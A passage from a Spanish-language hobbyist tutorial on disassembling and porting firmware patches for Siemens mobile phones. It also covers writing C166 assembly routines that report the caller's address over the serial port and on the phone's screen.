Originalmente, si es '1' o '2', entonces permite esa tecla, aunque hace otro chequeo posterior para ver que los números 1-1-2 están en el orden correcto.

Mi parche lo que hace es permitir la tecla si NO es '1' ni '2'.

Además, evita el segundo chequeo.

Aunque esto parezca una simple conversión, en realidad es otro hack exitoso.

#### OTRA ADAPTACION

\*\*\*\*\*

Hay otro parche llamado 'Call Minutes Beep'.

Este es más difícil de entender, así que si no estás despejado, mejor dejas la lectura para otro momento.

Abro el fichero cmb\_vibra.vkp con un editor de textos.

En las primeras líneas veo que dice:

```

; Firmware: SL45i v56
; Author: rc-flitzer

```

O sea, que este parche tampoco vale para mi S45 ni para mi C35. Pero al parecer, el propósito de este parche es cambiar el tiempo y periodo del pitido de cada minuto.

El móvil tiene una configuración que hace que cuando estoy hablando, puede emitir un pitido cada minuto. Esto sirve para saber el tiempo que llevo de charla, y el parche me permitirá cortar la llamada justo antes que transcurra un minuto completo, apurando al máximo el coste de la llamada.

Además, el modo de vibración también se puede activar.

Este es el contenido del parche

-----  
0x001F20: F2F40CFE DAC710D1 ; olvídate de esta línea.

```
0x27D6EA: FFFFFFFF FFFFFFFF F2F40CFE88C046F4
```

```

; This value is time, when vibra should start,
; here 50 = 50 seconds. Because of period is 60 seconds the vibra
; sounds ten seconds before every minute.
; Change value if you like, but has to be smaller than the time period.

```

```
0x27D6F2: FFFF 3200 ; = 0x32 = 50 decimal
```

```
0x27D6F4: FFFFFFFF FFFFFFFF FFFFFFFF 3D05E6FC2F00DAC314000D0646F4
```

```

; This value is value above plus one for one second vibra.
; You can make two or more seconds, but it's not recommended

```

```
0x27D702: FFFF 3300 ; = 0x33 = 0x32 + 1
0x27D704: FFFFFFFFFFFFFFFFFFFFFFFF 9D03E00CDAC3140098C0DB00
```

-----

El primer dato de cada línea (0x27D6EA) indica la posición de memoria donde se tiene que meter.  
El segundo (FFFFFFFFFFFFFFFF) indican los datos originales.  
El tercero (F2F40CFE88C046F4) indica los datos que hay que meter.

Luego hay algunas líneas con comentarios. En este caso particular, es posible modificar algunos de los parámetros, tal como la duración y el momento en el que debe vibrar.

Ahora explico cada uno de ellos.  
Para la posición de memoria, hay que entender que viene dada en hexadecimal, ocupando 24 bits. El procesador C166 usa bancos de 64 kb (16 bits), paginados mediante un indicador de 8 bits, lo que da acceso a 16 Mb (24 bits). La Flash para el C35 ocupa 4 Mb y empieza en 0xC00000, mientras que para el modelo SL45 ocupa 6 Mb y empieza en 0xA00000.  
Pero para los parches, la dirección se considera empezando en 0x000000, tal como se encuentra en el fichero con la Flash.

En otras palabras, `direccion_memoria=0xA00000+direccion_fichero`  
Por eso un parche que dice empezar en 0x27D6EA realmente va a 0xC7D6EA.

El segundo dato me dice que en esa posición debería haber FFFFFFFFFFFFFFFF, lo cual son 8 bytes con el valor 0xFF. Esto sirve para no aplicar 2 veces el parche, y para verificar que efectivamente estoy tratando con la versión adecuada de la Flash.

El tercer dato contiene los datos a grabar. El formato permite usar líneas de tantos caracteres como queramos, aunque 16 bytes es un buen número. En esta primera línea veo que los datos son F2F40CFE88C046F4, ocupando 8 bytes.

La segunda línea dice que los datos deben ir a 0x27D6F2.  
Esto es obvio, pues `0x27D6EA+0x8=0x27D6F2`

El autor ha creado la línea  
0x27D6F2: FFFF 3200 ; = 0x32 = 50 decimal  
para explicar claramente que este dato se puede cambiar si deseo que vibre en el segundo 50-esimo, o en otro que se me antoje.

Así que arranqué el programa `v_klay` y cargué este fichero. Me pide apagar el móvil y pulsar brevemente el botón de encender. Dado que no tengo un SL45i, el parche ni siquiera se intenta meter en el móvil.

Hay una primera línea que no he explicado:  
0x001F20: F2F40CFE DAC710D1

Esta línea va en la posición de memoria 0xA01F20, y espera encontrar los bytes F2F40CFE para sustituirlos por DAC710D1.

Tras cargar la Flash del SL45iv56 en un editor hexadecimal, compruebo que en 0x001F20 yo tengo los bytes F2F40CFE.

A DESENSAMBLAR  
\*\*\*\*\*

Ahora con el programa `sfe` (Siemens Flash Explorer) escribo:

```
sfe d SL45iv56.bin,1F00,200
desensambla el fichero SL45iv56.bin desde la posición 1F00 hasta 200 bytes más.
No elijo la dirección 01F20 porque me interesa ver un poco de lo que está antes:
```

```
001F00: 40 29      : cmp     r2, r9
001F02: F0 C4      : mov     r12, r4
001F04: F0 D5      : mov     r13, r5
001F06: DA A0 0C 2F : calls  0A0h, loc_A02F0C
001F0A: DA DE 6E 15 : calls  0DEh, loc_DE156E
001F0E: 48 41      : cmp     r4, #1
001F10: 3D 12      : jmptr  cc_NZ, loc_001F36
001F12: DA A0 78 2F : calls  0A0h, loc_A02F78
001F16: E6 FC 3C 00 : mov     r12, #3Ch
001F1A: F6 F4 0E FE : mov     mem_FE0E, r4
001F1E: 5B CC      : divu   r12
001F20: F2 F4 0C FE : mov     r4, mem_FE0C ; <<<<esto sera cambiado
001F24: 3D 08      : jmptr  cc_NZ, loc_001F36
001F26: E6 FC E8 35 : mov     r12, #35E8h
001F2A: E6 FD 0E 00 : mov     r13, #0Eh
```

```

001F2E: E6 FE 52 00 : mov    r14, #52h
001F32: DA C1 64 B1 : calls 0C1h, loc_C1B164
001F36: DA CC 28 C5 : loc_001F36:
001F36: DA CC 28 C5 : calls 0CCh, loc_CCC528
001F3A: 48 40      : cmp   r4, #0
001F3C: 3D 04      : jmpr  cc_NZ, loc_001F46

```

y el comando

```
sfe d cmb_vibra.vkp,1F20,4
dice
```

```
001F20: DA C7 10 D1 : calls 0C7h, loc_C7D110
```

O sea, que el comando

```
mov    r4, mem_FE0C
sera sustituido por
calls 0C7h, loc_C7D110
```

En principio esto no tiene mucho sentido, pero sigo desensamblando el parche:  
sfe d cmb\_vibra.vkp,27D6EA,300

```

27D6EA: F2 F4 0C FE : mov    r4, mem_FE0C
27D6EE: 88 C0      : mov   [-r0], r12
27D6F0: 46 F4 32 00 : cmp   r4, #32h
27D6F4: 3D 05      : jmpr  cc_NZ, loc_27D700
27D6F6: E6 FC 2F 00 : mov   r12, #2Fh
27D6FA: DA C3 14 00 : calls 0C3h, loc_C30014
27D6FE: 0D 06      : jmpr  cc_UC, loc_27D70C
;
-----
27D700: 46 F4 33 00 : loc_27D700:
27D700: 46 F4 33 00 : cmp   r4, #33h
27D704: 9D 03      : jmpr  cc_NC, loc_27D70C
27D706: E0 0C      : mov   r12, #0
27D708: DA C3 14 00 : calls 0C3h, loc_C30014
27D70C: 98 C0      : loc_27D70C:
27D70C: 98 C0      : mov   r12, [r0+]
27D70E: DB 00      : rets

```

O sea, que de algun modo

```
calls 0C7h, loc_C7D110
```

llamara a 27D6EA que hara

```
27D6EA: F2 F4 0C FE : mov    r4, mem_FE0C
al igual que la rutina original, y además hara algo más.
```

Ahora es cuando hay que echar mano de los manuales del C166, que dicen que

```
mov    r4, mem_FE0C
```

sirve para que el registro r4 tenga el mismo valor que la posición de la memoria mem\_FE0C.

El documento que yo uso se llama sj2003551.pdf y contiene la descripción de todos los comandos, así como los datos de algo que se llaman registros SFR. Básicamente, en un C166 los registros siempre se encuentran en una posición de memoria, y lo mismo da leerlos de la memoria que usar su propio resultado. El registro FE0C se llama 'Multiply/Divide High word', y se usa en las operaciones de multiplicación y división.

Por ejemplo, cuando hago

```
mul    r0, r4
```

lo que pasa es que se multiplica r0\*r4 y el resultado va a parar a mem\_FE0C .

Analogamente se usa para la division.

Es por eso que no extraña encontrar

```
001F1E: 5B CC      : divu  r12
```

justo antes de consultar mem\_FE0C .

Pero me estoy desviando del tema.

La nueva rutina a partir de 27D6EE mete r12 en [-r0]

Esto es una manera de almacenar un dato en la pila.

El comando mov [-r0] , r12 quiere decir meter r12 en la dirección a la que apunta r0 (que suele ser la zona de stack) y luego decrementarlo, haciendo hueco para un nuevo valor. Esto se hace porque la subrutina modificará r12, y no deseo perderlo.

cmp r4, #32h compara r4 con 0x32 . El valor de r4 se ha asignado anteriormente, probablemente en loc\_DE156E, y creo deducir que almacena el segundo (hh:mm:ss) en el que está el reloj.

Por eso lo compara con 0x32, para ver si está en el segundo 50-esimo.

Si no es 0, salta a loc\_27D700 .  
En caso contrario mete #2Fh en r12, y llama a loc\_C30014  
Desensamblando 0xC30014 (recordar que está en la flash en 0x230014) con  
sfe d SL45iv56.bin,230014,200  
veo que hace muchas cosas, y r12 parece ser algun tipo de flag de activación.  
Tras esto, salta a loc\_27D70C

En loc\_27D700 (viniendo desde 27D6F4) mira si está en el segundo 51-esimo.  
Si no es asi, salta a loc\_27D70C, desde donde se recupera r12, y sale.

Pero si esta en el segundo 51-esimo, pone el flag r12 a 0 , llama  
de nuevo a loc\_C30014 y luego sale.

Asi que está más claro ahora: loc\_C30014 se encarga de activar/desactivar  
el vibrador en función de lo que diga r12.

Para adaptar este parche a otro modelo, debo saber cual es la rutina para  
activar el vibrador, y tambien parchear 001F20, o su equivalente.  
Entonces hay que cargar en el editor el archivo con mi flash del S45 y ver  
si por casualidad las mismas rutinas están en los mismos sitios.

En el archivo ME45FubuV28.fls, los datos  
001F1A: F6 F4 0E FE : mov mem\_FE0E, r4  
aparecen en 8 posiciones, pero filtrando en función de la linea precedente  
001F16: E6 FC 3C 00 : mov r12, #3Ch  
me quedo con  
0x202390 y 0x20b0e0.

Para decidir por una u otra posición lo mejor es desensamblar los dos  
trozos y ver cual se parece más al original.

Lamentablemente me da un error, pero dice:

File ME45FubuV28.fls (pos=0x0,sz=0x600000,rd=0x600000) buffered  
FirmwareID: ME45v28-1g1-ken8.z2 (ME45 memory mapping)

O sea, que al menos ha reconocido que el fichero pertenece a un ME45, lo  
cual no me vale de consuelo.

Encuentro otra Flash de un S45i, y tampoco es capaz de desensamblarlo.

Es cierto que un fichero Flash no es lo mismo que un fichero bin , pero ya  
que reconoce lo que hay dentro, esperaba que fuera capaz de desensamblarlo.  
No todo está perdido: del fichero ME45FubuV28.fls, corto un trozo  
entre 0x202390-20 y 0x202390+20 , lo guardo en un mini-fichero, y esta  
vez sí que lo puedo desensamblar:

```
000078: F0 C4      : mov  r12, r4
00007A: F0 D5      : mov  r13, r5
00007C: DA C0 16 36 : calls 0C0h, loc_C03616
000080: DA F5 8A 78 : calls 0F5h, loc_F5788A
000084: 48 41      : cmp  r4, #1
000086: 3D 12      : jmp  cc_NZ, loc_0000AC
000088: DA C0 EA 36 : calls 0C0h, loc_C036EA
00008C: E6 FC 3C 00 : mov  r12, #3Ch
000090: F6 F4 0E FE : mov  mem_FE0E, r4; <<<< la linea buscada
000094: 5B CC      : div  r12
000096: F2 F4 0C FE : mov  r4, mem_FE0C <<<< seguramente lo cambiaré
00009A: 3D 08      : jmp  cc_NZ, loc_0000AC
00009C: E6 FC 24 14 : mov  r12, #1424h
0000A0: E6 FD 43 00 : mov  r13, #43h
0000A4: E6 FE 55 00 : mov  r14, #55h
0000A8: DA CA 16 AF : calls 0CAh, loc_CAAF16
```

Como se puede observar, este código del ME45v28 es muy parecido al  
del SL45iv56 en 001F00, aunque cambian las direcciones de las rutinas.  
Así, puedo cotejar entre las flash del SL45iv56 y del ME45v28 .

similarmente corto y analizo el trozo en 0x20b0e0 :

```
00003A: 46 FC FF 00 : cmp  r12, #0FFh
00003E: FD 09      : jmp  cc_ULE, loc_000052
000040: F0 4C      : mov  r4, r12
000042: E6 FC 3C 00 : mov  r12, #3Ch
000046: F6 F4 0E FE : mov  mem_FE0E, r4
```

```

00004A: 5B CC      :   divu  r12
00004C: F2 F4 0E FE :   mov   r4, mem_FE0E
000050: DB 00      :   rets

```

que no se parece en nada al original.

Así que parece que el parche para el ME45FubuV28.fl5 tiene que cambiar 0x202390 para apuntar a mi rutina.

Inciso: si tuviera un editor hexadecimal potente, podría posicionarme en cualquier byte, y desde allí hacer que extrajera un trozo de bytes para invocar al sfe .  
Lamentablemente no conozco ningún editor que permita hacer eso. Quizás Emacs?

En resumen, por ahora ya sé dónde tengo que parchear. Ahora me queda saber porqué el parche original cambia esta posición y lo redirige a  
calls 0C7h, loc\_C7D110  
y en cambio el código nuevo se localiza en 27D6EA (en realidad, 0xC7D6EA, debido a que la memoria esta desplazada 0xA00000 bytes respecto al fichero)

La zona 27D6EA es un bloque de FF FF (o sea, vacío) desde 27D07A hasta 27ECFF.

Una vez aclarado esto, hay que convertir la rutina 27D6EA-27D70E. Solo hay saltos relativos, y dos llamadas a C30014, así que va a tocar desensamblar esto.

Como antes, empiezo antes de 230014 para ver si lo anterior tiene sentido

sfe d SL45iv56.bin,230000,180

```

230000: DA C2 B8 EB :   calls 0C2h, loc_C2EBB8
230004: E0 0C      :   mov   r12, #0
230006: DA C3 D4 00 :   calls 0C3h, loc_C300D4
23000A: DA E6 90 44 :   calls 0E6h, loc_E64490
23000E: 5E 0B      :   bclr  STKUN.5
230010: 6E 0B      :   bclr  STKUN.6
230012: DB 00      :   rets
;-----
230014: 88 80      :   mov   [-r0], r8 ; guarda r8 en la pila
230016: F0 8C      :   mov   r8, r12 ; usa r12. Bien, porque lo asigné antes
230018: 46 F8 32 00 :   cmp   r8, #32h ; en mi caso, puede ser #2Fh o #0h
23001C: 2D 19      :   jmpr  cc_Z, loc_230050
23001E: 46 F8 31 00 :   cmp   r8, #31h
230022: 2D 16      :   jmpr  cc_Z, loc_230050
230024: 46 F8 34 00 :   cmp   r8, #34h
230028: 2D 25      :   jmpr  cc_Z, loc_230074
..... mas comparaciones de r8
230046: 2D 24      :   jmpr  cc_Z, loc_230090
230048: 46 F8 0A 00 :   cmp   r8, #0Ah
23004C: 2D 21      :   jmpr  cc_Z, loc_230090
23004E: 0D 29      :   jmpr  cc_UC, loc_2300A2 ; <<si r8 es >0, salta.
;-----
230050: E0 2C      :loc_230050; <<llego aquí en la primera llamada, desde 27D6FA
230050: E0 2C      :   mov   r12, #2
230052: 88 C0      :   mov   [-r0], r12
230054: E0 0D      :   mov   r13, #0
230056: 88 D0      :   mov   [-r0], r13
230058: E6 FC C0 34 :   mov   r12, #34C0h
23005C: E6 FD 0E 00 :   mov   r13, #0Eh
230060: E0 1E      :   mov   r14, #1
230062: F0 F8      :   mov   r15, r8
230064: DA C1 30 AA :   calls 0C1h, loc_C1AA30
230068: 08 04      :   add   r0, #4
23006A: 0D 23      :   jmpr  cc_UC, loc_2300B2
.....
2300A2: E6 FC C0 34 :   mov   r12, #34C0h ; <<aterriizo aquí en la
                               segunda llamada, desde 27D708
2300A6: E6 FD 0E 00 :   mov   r13, #0Eh
2300AA: E0 0E      :   mov   r14, #0
2300AC: F0 F8      :   mov   r15, r8
2300AE: DA C1 30 AA :   calls 0C1h, loc_C1AA30
2300B2: 98 80      :loc_2300B2:
2300B2: 98 80      :   mov   r8, [r0+]
2300B4: DB 00      :   rets

```

En ambos casos, llama a C1AA30. La diferencia es que en el primer caso ha hecho

```
mov    r14, #1
y en el segundo ha hecho
mov    r14, #0
```

Parece que en el primer caso hace algo, y en el segundo caso deja de hacerlo.

Ahora tengo que buscar la rutina similar para mi modelo. No es bueno confiar en los nombres de las variables usadas, ya que cambian entre versiones; es mejor basarse en las instrucciones.

Buscando los bytes de

```
23001E: 46 F8 31 00 :    cmp    r8, #31h
en el fichero ME45FubuV28.fl5, se encuentran en varias posiciones, pero en
2C0DB0 (menos algunos bytes) al desensamblar queda:
```

```
2C0D88: DA CB 24 F7 :    calls  0CBh, loc_CBF724
2C0D8C: E0 0C      :    mov    r12, #0
2C0D8E: DA CC 56 0F :    calls  0CCh, loc_CC0F56
2C0D92: DA F7 B8 8B :    calls  0F7h, loc_F78BB8
2C0D96: 7E 0B      :    bclr   STKUN.7
2C0D98: 8E 0B      :    bclr   STKUN.8
2C0D9A: DB 00      :    rets
;-----
2C0D9C: 88 80      :    mov    [-r0], r8
2C0D9E: F0 8C      :    mov    r8, r12
2C0DA0: DA CA 6A 95 :    calls  0CAh, loc_CA956A
2C0DA4: 46 F8 32 00 :    cmp    r8, #32h
2C0DA8: EA 20 7A 0E :    jmpa   cc_Z, loc_2C0E7A
2C0DAC: 46 F8 31 00 :    cmp    r8, #31h
2C0DB0: EA 20 82 0E :    jmpa   cc_Z, loc_2C0E82
2C0DB4: 46 F8 34 00 :    cmp    r8, #34h
2C0DB8: EA 20 A6 0E :    jmpa   cc_Z, loc_2C0EA6
```

Que de nuevo se parece un montón a la rutina original de SL45iv56.bin que estaba en 230000

Así que el parche para el ME45FubuV28.fl5 tiene que llamar a 0x2C0D9C para activar el vibrador.

Otro hack para la lista.

#### PRIMER PROGRAMA \*\*\*\*\*

Como es obvio, el móvil tiene un puerto serie que permite la comunicación con el ordenador. Este puerto está manejado directamente por el micro C166 ; no hace falta ningún artificio raro.

La manera de escribir en el puerto es a través de DMA: se pone el dato en una posición de memoria, se activa un flag, y ya está.

El registro de memoria es S0TBUF y está en la dirección de memoria 0xFEB0 .

Su significado es 'Serial Channel 0 Transmit Buffer Register'

Para meter un dato, se puede usar una instrucción del tipo

```
mov    S0TBUF, r3
```

que se codifica como

```
F6 F3 B0 FE (observar que los últimos 2 bytes son 0xFEB0, en little-indian).
```

Para decir que el dato ya puede ser transmitido, se usa la instrucción

```
bclr   S0TIC.7
```

que pone a 0 el bit 7 de la dirección de memoria S0TIC , la cual está

en 0xFF6C y significa 'ASCO Transmit Interrupt Control Register'

se codifica como

```
7E B6
```

Ahora hay que esperar a que el byte esté transmitido.

Esto se sabe porque el micro pone a 1 el mismo bit.

Así que espero hasta que valga 1 antes de seguir:

```
jnb    S0TIC.7, aqui_mismo
```

y se codifica como

```
9A B6 FE 70
```

Normalmente se tiene el dato a transmitir en alguna zona de la memoria, aunque para este ejemplo voy a transmitir la letra 'V', cuyo valor es 0x56, y que almaceno temporalmente en r13.

Suponiendo que estoy en la posición 0x0485C6, la rutina queda:

```
0485C6: E7 F6 55 00 :    movb   r13, #56h
```

```

0485CA: C0 63      : movbz  r3, r13
0485CC: F6 F3 B0 FE : mov    S0TBUF, r3
0485D0: 7E B6      : bclr  S0TIC.7
0485D2: 9A B6 FE 70 : loc_0485D2:
0485D2: 9A B6 FE 70 : jnb   S0TIC.7, loc_0485D2

```

El hecho de que las dos ultimas líneas aparezcan duplicadas es la manera que tiene el des-ensamblador sfe de definir una etiqueta.

Aprovechando que ya conozco algo del ejemplo del buscaminas, sé que llama a 0x485AA, así que en vez de aplicar el parche para eliminar la pantalla de espera, decido meter allí mi rutina.

La rutina original empieza en 485AA y acaba en 485FE por lo que dispongo de mucho espacio libre.

Pongo todos los bytes a NOP (no=operacion), cuya codificación es

```
CC 00 : nop
```

y luego los bytes de mi rutina, desde 0485C6 hasta 0485D2

Mas claramente:

```

      nop
      nop
      ...
      nop
      nop
      movb  r13, #55h
      movbz r3, r13
      mov  S0TBUF, r3
      bclr S0TIC.7
loc_0485D2:
      jnb  S0TIC.7, loc_0485D2
      nop
      nop
      ...
      nop
      rets

```

Ensamblado quedará algo así como:

```
CC00 CC00 ..... CC00 E7F65500 C063 F6F3B0FE 7EB6 9AB6FE70 CC00 ..... CC00
```

Ya con todo preparado meto el parche en el teléfono, conecto el terminal de windows, y cuando empiezo a jugar al buscaminas, no me sale la pantalla de 'Cumpliments to Microsoft' sino que escribe la letra 'v' en el hyperterminal.

Es importante conectarlo al ordenador. Si no, no podrá transmitir el byte 'v' y entrara en un bucle infinito.

Un momento! Ahora el buscaminas desde E589BA vuelve a llamar a 485AA, aunque 485AA no hace lo que debería, sino que imprime la 'v'. Lo malo es que hay otros muchos menús que dejan de funcionar, y en su lugar imprimen 'v'.

Se ve que 485AA es un punto común de entrada para varias rutinas.

Esto me puede servir para saber quien llama a esta rutina, aunque seguramente debería restaurar el comportamiento original para que todo funcione como antes.

De todos modos ya tengo algo así como un mini-debugger. Si quiero saber cuando una rutina es llamada, sólo tengo que llamar a mi rutina de enviar datos.

Claro que primero tengo que ver cómo guardo los valores de r13 y r3, porque yo los modifico en mi rutina.

Pero eso corresponde a otro hack.

TRACEANDO

\*\*\*\*\*

Ahora voy a mejorar el programa anterior para que sea mas útil.

En corto, haré una rutina que se puede llamar desde cualquier sitio, y me dirá desde dónde me han llamado.

El nombre apropiado sería print\_donde\_estoy

O sea, que si mi rutina es llamada desde 89BA, imprimirá precisamente 89BA.

Esto me permitirá modificar masivamente (con cuidado) la Flash

y me irá diciendo los sitios por los que va pasando.

```
#include C166.inc
```

```
org 0485BCh
```

```
  nop
```

```
  nop
```

```
  nop
```

```
  mov  [-r0], r3
```

```

pop      r3
push    r3
mov     S0TBUF, r3
bclr   S0TIR
aqui_mismo1:
jnb    S0TIR, aqui_mismo1
movbz  r3, rh3
mov     S0TBUF, r3
bclr   S0TIR
aqui_mismo2:
jnb    S0TIR, aqui_mismo2
mov     r3, [r0+]
rets
nop
nop
end

```

Para compilarlo:  
sfe a puerto.asm d

Primero incluyo el fichero C166.inc que contiene constantes comunmente usadas. Este fichero es fácil de encontrar, aunque quizás con otros nombres. Se puede encontrar en D:\Keil\C166\asm\REG166.INC si instalas el compilador Kiel También lo encontraras al instalar el 'COSMIC ST10 Evaluation Kit'

Esto me permite, entre otras cosas, usar los nombres S0TBUF y S0TIR sin necesidad de especificar la dirección de memoria en la que están.

A continuación digo dónde hay que poner la rutina. Sólo es necesario si hago llamadas absolutas a otras funciones en este mismo fichero. Como yo uso direcciones relativas, no lo necesito. Siempre es buena idea incluirlo porque cuando se compila dirá automáticamente las direcciones en las que se colocará.

Luego uso varios nop simplemente para localizar mi rutina en memoria. Cuando quiero localizar mi rutina en la memoria, me resulta más fácil buscar nop nop nop en vez de ir a la dirección 0485BC. Además así sé el hueco de que dispongo si quiero ampliar el código con nuevas instrucciones. El siguiente paso es guardar en la pila local los datos que voy a usar. En todos los micros que yo conozco, hay una pila para guardar datos. Se usan las instrucciones push y pop para meter y sacar datos. Además, cuando se llama a una rutina, la rutina llamante almacena en la pila la dirección de la siguiente instrucción, para saber dónde hay que retornar. En algunas arquitecturas la pila se usa para guardar los argumentos que se pasan entre una rutina y otra, además de los parametros de retorno. Pero el C166 tiene un mecanismo extra. Dado que está pensado para soportar múltiples tareas, existen unas variables llamadas 'descriptores de contexto'. Cada tarea tiene una memoria de 4 Kb en la que guardar sus variables. Cuando se produce un cambio de contexto (una reanudación de una tarea) simplemente se conmuta la memoria privada. Todas las variables son restauradas a sus valores, que fueron guardados al efectuarse el cambio de contexto precedente. Una de dichas variables es r0, que se suele usar como una mini-pila local, sin interferir con la pila comunitaria.

La instrucción  
mov [-r0], r3  
mete r3 en la pila local, y decrementa r0 para que haya sitio para otros nuevos valores.

La siguiente instrucción  
pop r3  
saca de la pila el valor que haya, que resulta ser la dirección de la rutina que nos ha llamado. Técnicamente en la pila está el valor del IP: Instruction Pointer

Luego lo vuelvo a meter, ya que se ha quedado en r3

Entonces meto la parte baja de r3 en el buffer de transmisión S0TBUF. Limpio el flag S0TIR para que empiece a transmitir y espero hasta que se envía. Necesitaré un programa tipo hyperterminal o algo mejor para recibir este dato, ya que por ahora va en binario.

A continuación meto el otro byte de r3 para transmitir el byte alto de IP.

Recupero r3 de la pila local, y retorno con  
rets

Para generar el parche:  
sfe a puerto.asm p

Antes de que los mas quisquillosos se me echen al cuello, advierto que ya me he dado cuenta de que esta rutina tiene varios fallos:  
-no tiene cuidado con los flags. Debería guardarlos, pero no lo hago.  
-no considera las interrupciones. Esta rutina no se puede llamar desde otra que haya deshabilitado las interrupciones o este sirviendo una trampa (trap).  
-es pesada de llamar. Necesito 4 bytes, y siempre deberá ser considerada como una rutina en otro segmento, ya que su retorno es con rets.

Si quieres una rutina mucho mejor, existe un parche llamado  
ATCGSN

que permite leer cualquier zona de memoria, escribirla (sólo la RAM) , llamar a una rutina, o buscar datos en la memoria.

No sólo eso, sino que hay un programa ATDebugger que es un buenísimo interface para este parche.

Una vez metido este parche en el teléfono, se puede usar con el cable normal, y fuera del 'Service mode'.

Se pueden leer y escribir las variables SFR y los registros r0-r15, aunque par su propia operatoria, también los modifica.

En mi caso no me vale para mis propósitos porque lo que yo quiero es saber los puntos de entrada de los menús, y eso sólo lo puedo hacer yendo uno por uno. Ya he averiguado que algunos (al menos 10, sin contar el buscaminas) de ellos van a parar a 0x485AA, y esto me proporciona una base para sustituirlos por mis propias rutinas.

Por ejemplo, el menu Juegos->Reversi->Opciones->Ayuda

a partir de ahora no dirá ayuda, sino que hará lo que yo quiera.

Y lo que quiero es que imprima en la pantalla del móvil la dirección desde la que lo llamo. El mismo dato que se manda por el puerto, pero por pantalla.

IMPRIMIR  
\*\*\*\*\*

Para averiguar cómo se hace para imprimir, desensamblo un parche llamado Thermometer.vkp

Este parche imprime en la pantalla la temperatura de la batería.

Sí, el móvil tiene un pequeño termómetro para que se apague automáticamente cuando hace mucho calor o mucho frio.

No tiene mucha precisión, y dado que está cerca de la batería, no reacciona rápidamente a los cambios de la temperatura ambiente.

El parche saca el dato de 0x0C2C08 , hace algunos cálculos, asigna r12=x , r13=y, r14=0x13A+un\_indice y llama a 0x0E5ABA4

Tiene en total 60 líneas en ensamblador, pero no voy a aburrir con los detalles.

La asignación de r12 y r13 está clara. La pantalla mide 101x54 y se empieza a contar desde la esquina superior izquierda.

Estas variables conendrán las coordenadas donde quiero imprimir.

La rutina en 0x0E5ABA4 no imprime una letra, sino un dibujo. Siguiendo las indicaciones de antes para usar el 'Siemens Picture Change' , veo que en la posición 0x13A esta el '0', por eso tiene que hacer r14=#13Ah.

Para imprimir el '1', el índice es 0x13A+1=0x13B, y así hasta el '9'.

Como mi dato es una palabra de 16 bytes, lo escribiré como un código hexadecimal de 4 letras 0-9A-F

Por ejemplo, si la dirección es 0x89BA, imprimo los caracteres 8, 9, B, A. Pero lamentablemente el índice 0x13A+0x0A no apunta a la letra 'A', sino a un rectángulo de 6x9 totalmente vacío.

Es mas, el índice 0x13A+0x0B = 0x145 apunta a un dibujo de 21x7 de una llave. No todo está perdido. Usando 'Siemens Picture Change' puedo cambiar los dibujos, incluso su tamaño.

En un momento edito desde 0x144 hasta 0x14A para que contengan los dibujos de las letras 'A' hasta 'F', y los meto de nuevo en el teléfono.

Basicamente, si r3 contiene el semi-byte (0-F) a imprimir:

```
mov    r12, #32h ; x
mov    r13, #22h ; y
mov    r14, r3
and    r14, #000Fh
add    r14, #13Ah ; apuntador base para dibujos
calls  0E5ABA4h
```

El segundo problema al que me enfrento es que no voy a tener espacio suficiente en 0C485AAh . Pero la memoria tiene muchas areas vacías.

Escojo 0C7FAE0, donde puedo usar 256 bytes.  
También podría usar 0x2D0000, donde tengo 64kb libres.  
En el C35i hay 8 bloques de 64Kb que no se usan. Esto da para escribir muchos programas en estas zonas libres.  
En particular, desde 0x2C6ED2 hasta 0x334000 hay 436Kb libres.

Para imprimir toda la dirección IP tengo que llamar a esta subrutina 4 veces con distintas posiciones x.  
Cada dibujo mide 6x9 así que tengo que variar 'x' en 6+1 pixels.

```
-----
base 0C00000h ; autoconvierte las direcciones. La memoria empieza en 0x0C00000
#include C166.inc
#define imprime 0E5ABA4h ; Rutina de la EPROM que imprime un icono
org 0C485AAh ; dirección original de la llamada
```

```
    push PSW ; guardo los flags. Sólo se pueden guardar en la pila
    mov  [-r0], r3 ; guardo los registros que modificaré
    pop  r3      ; saco los flags de la pila
    mov  [-r0], r3 ; y los meto en la pila local
    pop  r3      ; extraigo InstructionPointer de la pila
    push r3      ; y lo meto de nuevo. Ahora lo tengo en r3
    movb S0TBUF, r3 ; Primero saco el byte mas significativo
    bclr S0TIR ; lo mando al puerto
aqui_mismo1:
    jnb  S0TIR, aqui_mismo1
    movb S0TBUF, r13 ; luego la parte baja: el menos significativo
    bclr S0TIR
aqui_mismo2:
    jnb  S0TIR, aqui_mismo2
    calls imprime_ip ; una vez 'puerteadó', lo muestro en pantalla
    mov  r3, [r0+] ; recupero los flags
    push r3 ; meto los flags en la pila
    mov  r3, [r0+] ; recupero el registro r3
    pop  PSW ; saco los flags de la pila
    rets
```

```
org 0C7FAE0h ; no hay espacio suficiente en 0C485AA. Pero aquí hay un montón
imprime_ip: ; imprime r14 de derecha a izquierda . Si r14=ABCD, imprime
```

```
    ; primero D , luego C, despues B, y al final A
    ; pero como la posicionX se va decrementando, aparece ABCD
    mov  [-r0], r12 ; guardo los registros que uso
    mov  [-r0], r13
    mov  [-r0], r14

    mov  r14, r3 ; contiene la palabra (16 bits) a imprimir
    mov  r13, #2Ah ; y
    mov  r12, #39h ; x
    callr mi_imprime ; imprime solo el nibble (4-bits) menos significativo

    mov  r14, r3
    shr  r14, #04h ; ahora imprimo el segundo nibble menos significativo
    mov  r12, #32h ; a la _izquierda_ del anterior dato
    callr mi_imprime

    mov  r14, r3
    shr  r14, #08h
    mov  r12, #2Bh ; x
    callr mi_imprime

    mov  r14, r3
    shr  r14, #0Ch
    mov  r12, #24h ; x
    callr mi_imprime

    mov  r14, [r0+] ; recupero los registros
    mov  r13, [r0+]
    mov  r12, [r0+]

    rets
```

```
mi_imprime:
    and  r14, #000Fh ; me quedo con la parte baja
    add  r14, #13Ah ; base para pictures
```

```

mov    [-r0], r13
mov    [-r0], r3
calls imprime
mov    r3, [r0+]
mov    r13, [r0+]
ret
end
-----

```

Notar que he cambiado el orden de los bytes para que los imprima en big-endian.

Como antes, para compilar:  
sfe a puerto\_pantalla.asm d

Y para generar el parche:  
sfe a puerto\_pantalla.asm p

Lo meto en el móvil, navego por los menús, y veo la dirección tanto en el hyperterminal como en la pantalla del móvil en la zona que hay abajo, en medio.

